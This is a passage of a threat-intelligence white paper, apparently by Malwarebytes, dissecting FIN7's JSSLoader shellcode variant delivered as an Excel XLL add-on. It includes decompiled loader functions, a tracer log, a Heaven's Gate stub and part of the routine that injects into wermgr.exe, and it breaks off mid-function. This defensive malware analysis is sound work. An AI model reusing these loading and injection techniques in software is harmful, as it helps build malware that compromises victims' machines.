



THREAT INTEL

# Threat Intelligence

JSSLoader: the shellcode edition

*This white paper was authored by [Hasherezade](#) and the Malwarebytes Threat Intelligence team*

The Malwarebytes Threat Intelligence team observed a malspam campaign in late June that we attribute to the FIN7 APT group. One of the samples was also [reported on Twitter by Josh Trombley](#); during execution, it was observed to drop a secondary payload, written in .NET.

Details about FIN7 campaigns were described i.e. by Mandiant in the article "[FIN7 Power Hour: Adversary Archeology and the Evolution of FIN7](#)". Earlier this year [Morphisec](#) and [Secureworks](#) described a new component used by this group, delivered in XLL format. That element was the first step in the attack chain leading to another malware, dubbed JSSLoader.

During our analysis, we found out that the current malware used by FIN7 is yet another rewrite of JSSLoader with expanded capabilities as well as new functions that include data exfiltration. In this white paper, we will focus on the implementation details of the new observed sample, and provide a deep dive in the code, as well as compare it with earlier samples analyzed by other vendors.

## Contents

Overview .....	4
Behavioral analysis.....	5
<b>The JSON report</b> .....	8
Internals .....	11
The final stage .....	20
<b>Getting our hands on the final shellcode</b> .....	20
<b>Tracing the dumped shellcode</b> .....	21
<b>Implementation details</b> .....	23
<b>String obfuscation &amp; deobfuscation</b> .....	24
<b>The main function</b> .....	24
<b>Supported commands</b> .....	27
The secondary payload: .NET .....	51
Comparison with older samples .....	57
<b>The XLL sample (March)</b> .....	57
<b>The C++ version of JSSLoader</b> .....	58
Conclusion.....	64
IOCs .....	65

## Overview

The main focus of the analysis are the following samples:

- The first stage: XLL file carrying JSSLoader (shellcode edition)
- The second stage: .NET version of JSSLoader

For the comparison, we use:

- The C++ version of JSSLoader reported by Proofpoint in June 2021
- The XLL sample reported by Morphisec in March 2022

The execution flow of the analyzed sample can be summarized by the following diagram:




Figure 1 - The execution flow reconstructed after the complete analysis

## Behavioral analysis

The initial sample is an XLL file, which is an add-on for MS Excel. XLL is a PE file, and in order to be run automatically, requires MS Excel to be installed on the victim's machine. Double-clicking the file triggers MS Excel and runs the API function `xlAutoOpen`, exported by the add-on. Since the sample is not signed, the user will be prompted with a popup warning about it.




Figure 2

Although the component itself is not an Excel Sheet, it tries to disguise as one, by dropping a decoy and displaying it once it was run:

	A	B	C	D	E	F	G	H
1	InvoiceNumber	Reference	InvoiceDate	DueDate	Total	Description	Quantity	UnitAmount
2	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Red Pack	3	55
3	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Promo Pack	1	12,5
4	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Hyper	3	89
5	114983	order placed 7/26/22	July 27, 2022	August 10, 2022	717,5	Green Pack	7	39
6								
7								
8								
9								
10								

Figure 3

This cover makes sense as the Invoice theme was used as a lure. At the same time, the malicious shellcode runs in the background, making an injection into `wermgr.exe`.

EXCEL.EXE	49,976 K	119,332 K	8864	Microsoft Excel	Microsoft Corporation
EXCEL.EXE	61,080 K	275,560 K	3116	Microsoft Excel	Microsoft Corporation
wermgr.exe	2,728 K	40,012 K	8040	Windows Problem Reporting	Microsoft Corporation

Figure 4 – excel spawning wermgr.exe

At this point, we can dump all the injected material by scanning the *wermgr.exe* process with [PE-sieve/HollowsHunter](#):

The screenshot shows the PE-sieve tool interface. On the left, a file explorer view shows the directory `process_8040` containing files like `7ff73ce30000.wermgr.exe`, `19471480000.shc`, and `dump_report.json`. The main window displays the `19471480000.shc` file's metadata, including IAT entries and their addresses. Below this, a hex dump of the shellcode is shown in the HxD editor, with columns for offset (00-0F) and decoded text. The decoded text shows a sequence of characters including `0...Hfi(H<.H...Ét`.

Figure 5 - Material dumped from wermgr.exe with the help of PE-sieve: the final stage shellcode

The implant establishes a connection with a C2 (Command & Control) server. It tries to connect to the domain *essentialmassageandspa[.]com* over port 443. At the time of the analysis, the domain was inactive.

5	200	HTTP	Tunnel to essentialmassageanddayspa.com:443	0	wermgr:3724
6	200	HTTP	Tunnel to essentialmassageanddayspa.com:443	0	wermgr:3724
7	200	HTTP	Tunnel to essentialmassageanddayspa.com:443	0	wermgr:3724
8	200	HTTP	Tunnel to essentialmassageanddayspa.com:443	0	wermgr:3724
9	200	HTTP	Tunnel to essentialmassageanddayspa.com:443	0	wermgr:3724
10	200	HTTP	Tunnel to essentialmassageanddayspa.com:443	0	wermgr:3724

Figure 6 - Implant trying to connect to C2 observed by Fiddler





```

3", "CreationClassName": "Win32_Processor", "Description": "AMD64 Family 6 Model 14 Stepping
3", "DeviceID": "CPU0", "Manufacturer": "AuthenticAMD", "Name": "Intel(R) Core(TM) i5-6400 CPU @
2.70GHz", "ProcessorId": "078BFBFF00506E3", "Role": "CPU", "SocketDesignation": "CPU
0", "Status": "OK", "Stepping": "3", "SystemCreationClassName": "Win32_ComputerSystem", "SystemName": "DES
KTOP-JGLLJLD", "Version": "Model 14, Stepping 3", "ComputerSystem,ram***": "", "BootupState": "Normal
boot", "Caption": "DESKTOP-JGLLJLD", "CreationClassName": "Win32_ComputerSystem", "Description": "AT/AT
COMPATIBLE", "DNSHostName": "DESKTOP-
JGLLJLD", "Domain": "WORKGROUP", "Manufacturer": "DELL", "Model": "DELL", "Name": "DESKTOP-
JGLLJLD", "PauseAfterReset": "-1", "PrimaryOwnerName": "Windows
User", "Status": "OK", "SystemFamily": "DELL", "SystemSKUNumber": "J5CR", "SystemType": "x64-based
PC", "TotalPhysicalMemory": "6436630528", "UserName": "DESKTOP-
JGLLJLD\\admin", "Workgroup": "WORKGROUP", "NetFrameworks": "CDF|v4.0|C:/Windows/Microsoft.NET/Framework
rk64/v4.0.30319/|v2.0.50727|1033|2.0.50727.4927|v3.0|Setup|1033|3.0.30729.4926|Windows
Communication Foundation|3.0.4506.4926|Windows Presentation
Foundation|3.0.6920.4902|v3.5|1033|3.5.30729.4926|v4|Client|1033|4.7.02556|Full|1033|4.7.02556|
v4.0|Client|4.0.0.0|", "OfficeVer": "Outlook;16.0;Wow64", "LoaderBits": "64"}, "processes": [{"name": "[
System Process]", "pid": "0"}, {"name": "System", "pid": "4"}, {"name": "smss.exe", "pid": "340"},
{"name": "csrss.exe", "pid": "660"}, {"name": "wininit.exe", "pid": "820"},
{"name": "csrss.exe", "pid": "852"}, {"name": "winlogon.exe", "pid": "352"},
{"name": "services.exe", "pid": "532"}, {"name": "lsass.exe", "pid": "556"},
{"name": "fontdrvhost.exe", "pid": "528"}, {"name": "fontdrvhost.exe", "pid": "540"},
{"name": "svchost.exe", "pid": "1004"}, {"name": "svchost.exe", "pid": "468"},
{"name": "svchost.exe", "pid": "364"}, {"name": "svchost.exe", "pid": "844"},
{"name": "dwm.exe", "pid": "988"}, {"name": "svchost.exe", "pid": "332"},
{"name": "svchost.exe", "pid": "1028"}, {"name": "svchost.exe", "pid": "1148"},
{"name": "svchost.exe", "pid": "1156"}, {"name": "svchost.exe", "pid": "1380"},
{"name": "svchost.exe", "pid": "1420"}, {"name": "svchost.exe", "pid": "1908"},
{"name": "svchost.exe", "pid": "1944"}, {"name": "svchost.exe", "pid": "1212"},
{"name": "svchost.exe", "pid": "1548"}, {"name": "svchost.exe", "pid": "1880"},
{"name": "svchost.exe", "pid": "1924"}, {"name": "svchost.exe", "pid": "1796"},
{"name": "svchost.exe", "pid": "1828"}, {"name": "svchost.exe", "pid": "1232"},
{"name": "svchost.exe", "pid": "1952"}, {"name": "svchost.exe", "pid": "1164"},
{"name": "svchost.exe", "pid": "1608"}, {"name": "svchost.exe", "pid": "1720"},
{"name": "svchost.exe", "pid": "2016"}, {"name": "svchost.exe", "pid": "1144"},
{"name": "svchost.exe", "pid": "1564"}, {"name": "svchost.exe", "pid": "2260"},
{"name": "svchost.exe", "pid": "2492"}, {"name": "svchost.exe", "pid": "2500"},
{"name": "svchost.exe", "pid": "2828"}, {"name": "spoolsv.exe", "pid": "2880"},
{"name": "svchost.exe", "pid": "2328"}, {"name": "svchost.exe", "pid": "2464"},
{"name": "svchost.exe", "pid": "2136"}, {"name": "OfficeClickToRun.exe", "pid": "2364"},
{"name": "svchost.exe", "pid": "2412"}, {"name": "svchost.exe", "pid": "2512"},
{"name": "armsvc.exe", "pid": "2772"}, {"name": "svchost.exe", "pid": "2760"},
{"name": "svchost.exe", "pid": "2812"}, {"name": "svchost.exe", "pid": "2960"},
{"name": "svchost.exe", "pid": "2580"}, {"name": "SecurityHealthService.exe", "pid": "2352"},
{"name": "svchost.exe", "pid": "2712"}, {"name": "svchost.exe", "pid": "3164"},
{"name": "svchost.exe", "pid": "3300"}, {"name": "svchost.exe", "pid": "3112"},
{"name": "sihost.exe", "pid": "2096"}, {"name": "svchost.exe", "pid": "3288"},
{"name": "svchost.exe", "pid": "3968"}, {"name": "svchost.exe", "pid": "628"},
{"name": "svchost.exe", "pid": "3428"}, {"name": "explorer.exe", "pid": "3856"},
{"name": "ShellExperienceHost.exe", "pid": "5116"}, {"name": "SearchUI.exe", "pid": "4552"},
{"name": "RuntimeBroker.exe", "pid": "5016"}, {"name": "RuntimeBroker.exe", "pid": "4236"},
{"name": "svchost.exe", "pid": "4676"}, {"name": "ctfmon.exe", "pid": "4780"},
{"name": "dllhost.exe", "pid": "4592"}, {"name": "dllhost.exe", "pid": "3756"},
{"name": "svchost.exe", "pid": "3020"}, {"name": "svchost.exe", "pid": "6104"},
{"name": "svchost.exe", "pid": "4600"}, {"name": "SearchIndexer.exe", "pid": "2160"},
{"name": "svchost.exe", "pid": "5372"}, {"name": "SearchProtocolHost.exe", "pid": "3688"},
{"name": "svchost.exe", "pid": "3924"}, {"name": "msiexec.exe", "pid": "4180"}

```

```
{
  "name": "svchost.exe", "pid": "5848"
}, {
  "name": "svchost.exe", "pid": "5788"
}, {
  "name": "svchost.exe", "pid": "5928"
}, {
  "name": "svchost.exe", "pid": "384"
}, {
  "name": "dllhost.exe", "pid": "2120"
}, {
  "name": "RuntimeBroker.exe", "pid": "2640"
}, {
  "name": "SearchFilterHost.exe", "pid": "1748"
}, {
  "name": "ConsoleApplication3.exe", "pid": "6092"
}, {
  "name": "conhost.exe", "pid": "5680"
}, {
  "name": "EXCEL.EXE", "pid": "6012"
}, {
  "name": "wermgr.exe", "pid": "4972"
}, {
  "name": "WmiPrvSE.exe", "pid": "312"
}, {
  "name": "sppsvc.exe", "pid": "5080"
}, {
  "name": "svchost.exe", "pid": "1968"
}, {
  "name": "ConsoleApplication3.exe", "pid": "1312"
}, {
  "name": "WerFault.exe", "pid": "1572"
}, {
  "name": "svchost.exe", "pid": "2008"
}],
  "desktop_file_list": [
    { "file": "accountgear.rtf", "size": "2992" },
    { "file": "capitalca.png", "size": "7676" },
    { "file": "desktop.ini", "size": "282" },
    { "file": "documentationinside.rtf", "size": "2987" },
    { "file": "firstlower.rtf", "size": "2801" },
    { "file": "golfenjoy.png", "size": "4893" },
    { "file": "impactuniversity.rtf", "size": "2819" },
    { "file": "itsshot.rtf", "size": "2721" },
    { "file": "novemberup.rtf", "size": "2795" },
    { "file": "searchesohio.jpg", "size": "17817" },
    { "file": "websitesize.rtf", "size": "2885" }
  ],
  "adinfo": { "part_of_domain": "no" }
}
```

We can see that this data is in the same format as described in Mandiant's post - at `Figure 21: Data Collection JSON Format Snippet of FLOWLGAZE("JssLoader")`. Quoted fragment:

```
{
  "host": "", "domain": "", "user": "", "processes": [], "desktop_file_list": [], "adinfo": {
    "adinformation": "no_ad", "part_of_domain": "no", "pc_domain": "", "pc_dns_host_name": "", "pc_model": ""
  }
}
```

Format observed in the currently analyzed sample is very similar, but contains some subtle changes, such as added category "sysinfo":

```
{
  "host": "", "domain": "", "user": "", "sysinfo": {}, "processes": [], "desktop_file_list": [], "adinfo": {
    "part_of_domain": "no"
  }
}
```

The used format points to JssLoader. As Mandiant noted, the implants using this collective name may have different implementations. They distinguished BIRDWATCH and CROWVIEW, both written in .NET, but containing differences in some of the available functionality. They also mentioned that: "BIRDWATCH and CROWVIEW have separate versions implemented in C++." As Proofpoint reported (here), the C++ version was first observed in June 2021, and describes as a rewrite of the .NET component that was used before for analogous purposes.

## Internals

Technically, the XLL is a DLL following the Excel's API.

Offset	Name	Value	Meaning
39720	Characteris...	0	
39724	TimeDateSt...	62E17DDB	środa, 27.07.2022 18:03:07 UTC
39728	MajorVersion	0	
3972A	MinorVersi...	0	
3972C	Name	5306A	ExcelDna.xll
39730	Base	1	
39734	NumberOf...	271D	
39738	NumberOf...	271D	
3973C	AddressOfF...	3A948	
39740	AddressOf...	445BC	

Exported Functions [ 10013 entries ]				
Offset	Ordinal	Function RVA	Name RVA	Name
43390	2713	28860	616E6	f9994
43394	2714	28870	616EC	f9995
43398	2715	28880	616F2	f9996
4339C	2716	28890	616F8	f9997
433A0	2717	288A0	616FE	f9998
433A4	2718	288B0	61704	f9999
433A8	2719	1560	6170A	xlAutoClose
433AC	271A	1620	61716	xlAutoFree12
433B0	271B	1600	61723	xlAutoFree
433B4	271C	1500	6172E	xlAutoOpen
433B8	271D	15D0	61739	xlAutoRemove

Figure 10 – Exports table of the XLL file (view from PE-bear)

We will start our analysis from looking into the function *xlAutoOpen*, since it is triggered on the opening of the Excel sheet. As we found out, it is responsible for loading the next stage shellcode.

```

1 int xlAutoOpen()
2 {
3     _DWORD *v0; // eax
4     void (*v1)(void); // eax
5
6     if ( g_IsLoaded )
7     {
8         v0 = dword_10071CBC;
9         if ( !dword_10071CBC )
10        {
11            v0 = (_DWORD *)create_obj();
12            dword_10071CBC = v0;
13        }
14        v1 = (void (*)(void))v0[4];
15        if ( v1 )
16            v1();
17        xlAutoClose();
18    }
19    if ( !dword_10071CBC )
20        dword_10071CBC = (void *)create_obj();
21    load_libraries();
22    load_and_execute_shc1();
23    g_IsLoaded = 1;
24    return 0;
25 }

```

Figure 11 - Decompiled code of the xlAutoOpen function

The shellcode loading function:

```

1 int load_shc1()
2 {
3     int v0; // eax
4     int v1; // ecx
5     DWORD v2; // ebx
6     int (*shc_mem)(void); // eax
7     int (*shc_main)(void); // esi
8
9     make_and_run_temp_xls();
10    v0 = 4098;
11    v1 = 4036;
12    do
13    {
14        --v0;
15        --v1;
16    }
17    while ( v1 );
18    v2 = v0 + 2;
19    while ( 1 )
20    {
21        shc_mem = (int (*)(void))VirtualAlloc(0, 0xB030u, 0x1000u, v2);
22        shc_main = shc_mem;
23        if ( shc_mem )
24            break;
25        Sleep(0x44Cu);
26    }
27    memmove(0(shc_mem, &shellcode_content, 48432u);
28    return shc_main();
29 }

```

Figure 12 – The sample allocated the virtual memory, copies there the hardcoded buffer, and redirects execution

Before the shellcode is loaded, it drops a decoy – an XLS file that is embedded in the executable.

```

1 HINSTANCE make_and_run_temp_xls()
2 {
3     DWORD TempPathW; // eax
4     DWORD v1; // esi
5     HINSTANCE result; // eax
6     DWORD i; // ecx
7     int v4; // eax
8     char LastError; // [esp-4h] [ebp-40Ch]
9     WCHAR Buffer[2]; // [esp+4h] [ebp-404h] BYREF
10    int v7[255]; // [esp+8h] [ebp-400h]
11
12    Buffer[0] = 0;
13    TempPathW = GetTempPathW(0x200u, Buffer);
14    v1 = TempPathW;
15    if ( TempPathW )
16    {
17        output_debug_str_a("dw1=%u", TempPathW);
18        GetTempFileNameW(Buffer, L"xls", 0, Buffer);
19        for ( i = v1 + 15; v1 < i; ++v1 )
20        {
21            v4 = Buffer[v1];
22            if ( v4 == 46 )
23                break;
24            if ( !(_WORD)v4 )
25                break;
26        }
27        *(int*)((char *)v7 + 2 * v1) = 7536748;
28        *(_DWORD*)&Buffer[v1] = 7864366;
29        *(int*)((char*)&v7[1] + 2 * v1) = 120;
30        output_debug_str_w(L"path excel: %s", (char)Buffer);
31        drop_xls_file((char)Buffer);
32        result = ShellExecuteW(0, L"open", Buffer, 0, 0, 1);
33        if ( (unsigned int)result <= 0x20 )
34            return (HINSTANCE)output_debug_str_a("ShellExecute failed, %u", (char)result);
35    }
36    else
37    {
38        LastError = GetLastError();
39        return (HINSTANCE)output_debug_str_a("GetTempPath failed, 0x%X", LastError);
40    }
41    return result;
42 }

```

Figure 13

After the decoy is displayed, the embedded shellcode is copied into a newly allocated memory and executed. We can trace the execution of this shellcode with the help of [tiny tracer](#).




Figure 14 - The fragment of IDA view with the tracelog applied, showing the fragment of the code responsible for redirecting execution to the shellcode.

The fragment of the log containing the calls made from within the loaded shellcode, is given below:

<https://gist.github.com/hasherezade/48b667c80d8837afd91d646a997c3455>

The shellcode that is loaded creates *wermgr.exe* in a suspended state, and it prepares the next stage to be injected there:

```
> 279a0000+38f;kernel32.GetNativeSystemInfo
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+5e2;ntdll.RtlWow64EnableFsRedirectionEx
> 279a0000+41b;kernel32.GetSystemDirectoryW
> 279a0000+545;kernel32.CreateProcessInternalW
    Arg[0] = 0
    Arg[1] = 0
    Arg[2] = ptr 0x00b3f130 -> L"C:\Windows\system32\wermgr.exe"
    Arg[3] = 0
    Arg[4] = 0
    Arg[5] = 0
    Arg[6] = 0x0800000c = 134217740
```

```
Arg[7] = 0
Arg[8] = ptr 0x00b3ef20 -> L"C:\Windows\system32"
```

```
> 279a0000+5e2;ntdll.RtlWow64EnableFsRedirectionEx
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+16d;kernel32.VirtualAlloc
> 279a0000+648;called: ?? [279a1000+67d]
> 279a0000+2f4;called: ?? [279a1000+680]
> 279a0000+33e;called: ?? [28290000+0]
```

Since the initial sample is 32-bit, and the injection is to be made into a 64-bit *wermgr.exe* process, the loader needs to first switch into 64-bit mode, using the [Heaven's Gate technique](#). It is done by a small stub, which is in another piece of shellcode. Worth to note, that this the point of the execution where the Pin tracer loses the track (Intel Pin doesn't support the transition from between 32/64 bit modes).

First, the stub is being called:

Address	Hex	ASCII
00D40000	55 89 E5 90 90 90 9A 11 00 D4 00 33 00 89 EC 5D	U.ä.....0.3..i]
00D40010	C3 48 83 EC 20 E8 E6 FF CB 02 48 83 C4 20 CB 00	AH.ï eayË.H.A Ë.
00D40020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00D40030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure 15 - The call is being made to another, smaller fragment of shellcode (view from x64dbg)

The stub is very short and simple:

EIP	Address	Disassembly
00D40000	55	push ebp
00D40001	89E5	mov ebp, esp
00D40003	90	nop
00D40004	90	nop
00D40005	90	nop
00D40006	9A 1100D400 3300	call far 33:D40011
00D4000D	89EC	mov esp, ebp
00D4000F	5D	pop ebp
00D40010	C3	ret
00D40011	48	dec eax
00D40012	83EC 20	sub esp, 20
00D40015	E8 E6FFCB02	call 3A00000
00D4001A	48	dec eax
00D4001B	83C4 20	add esp, 20
00D4001E	CB	ret far
00D4001F	0000	add byte ptr ds:[eax], a1

Figure 16 - The stub containing the Heaven's Gate

First, the shellcode switches execution into 64-bit mode, with the help of the far call with the segment selector 0x33 (typical for 64-bit mode). Then, in 64-bit mode, it calls the 64-bit piece of the shellcode, that has been loaded (at the particular run) at 0x3A00000.

This next piece of shellcode is 64 bit. It is responsible for doing the injection into *wermgr.exe*. The code that is written into *wermgr.exe* will be the final stage. The execution of the shellcode starts with an initial jump, that leads to the following function, denoted as *shc\_main*:

```

2 __int64 __fastcall shc_main(__int64 a1)
3 {
4   unsigned __int16 *v3; // [rsp+20h] [rbp-C28h] BYREF
5   __int64 *v4; // [rsp+28h] [rbp-C20h] BYREF
6   char v5; // [rsp+30h] [rbp-C18h] BYREF
7   char v6; // [rsp+430h] [rbp-818h] BYREF
8
9   qword_34D1030 = (__int64)&v5;
10  qword_34D1028 = (__int64)&v6;
11  v4 = &qword_34D1038;
12  v3 = (unsigned __int16 *)&unk_34D0F90;
13  do
14  {
15    load_imports(&v3, (__int64)&v4);
16    v3 += 2;
17  }
18  while ( *(_DWORD *)v3 );
19  return inject_final_stage((t_module *)a1);
20 }

```

Figure 17 - The start function of the 64 bit shellcode: loader of the final stage

The shellcode loads the following functions from the native API:

- `ntdll.NtWriteVirtualMemory`
- `ntdll.NtQueryInformationProcess`
- `ntdll.NtAllocateVirtualMemory`
- `ntdll.NtProtectVirtualMemory`
- `ntdll.NtDelayExecution`
- `ntdll.NtResumeThread`
- `ntdll.NtReadVirtualMemory`

After loading the imports and preparing the stage, the injection part starts. The high level overview of the function is illustrated by the Figure 18.

```

1 __int64 __fastcall inject_final_stage(t_module *a1)
2 {
3     unsigned int v2; // esi
4     __int64 counter0; // [rsp+28h] [rbp-140h]
5     __int64 counter0a; // [rsp+28h] [rbp-140h]
6     __int64 time_ctr; // [rsp+28h] [rbp-140h]
7     __int64 counter1; // [rsp+28h] [rbp-140h]
8     t_custom_str custom_struct; // [rsp+30h] [rbp-138h] BYREF
9
10    counter0 = 12i64;
11    memset(&custom_struct, 0, 160i64);
12    custom_struct.final_stage_raw_buf = a1;
13    custom_struct.final_stage_size = a1->buf_size;
14    custom_struct.total_size = (custom_struct.final_stage_size + 4096i64) & 0xFFFFFFFFFFFFFFF00ui64;
15    while ( counter0 )
16    {
17        delay_execution(3u);
18        --counter0;
19    }
20    if ( !get_process_basic_information(&custom_struct) )
21        return 2;
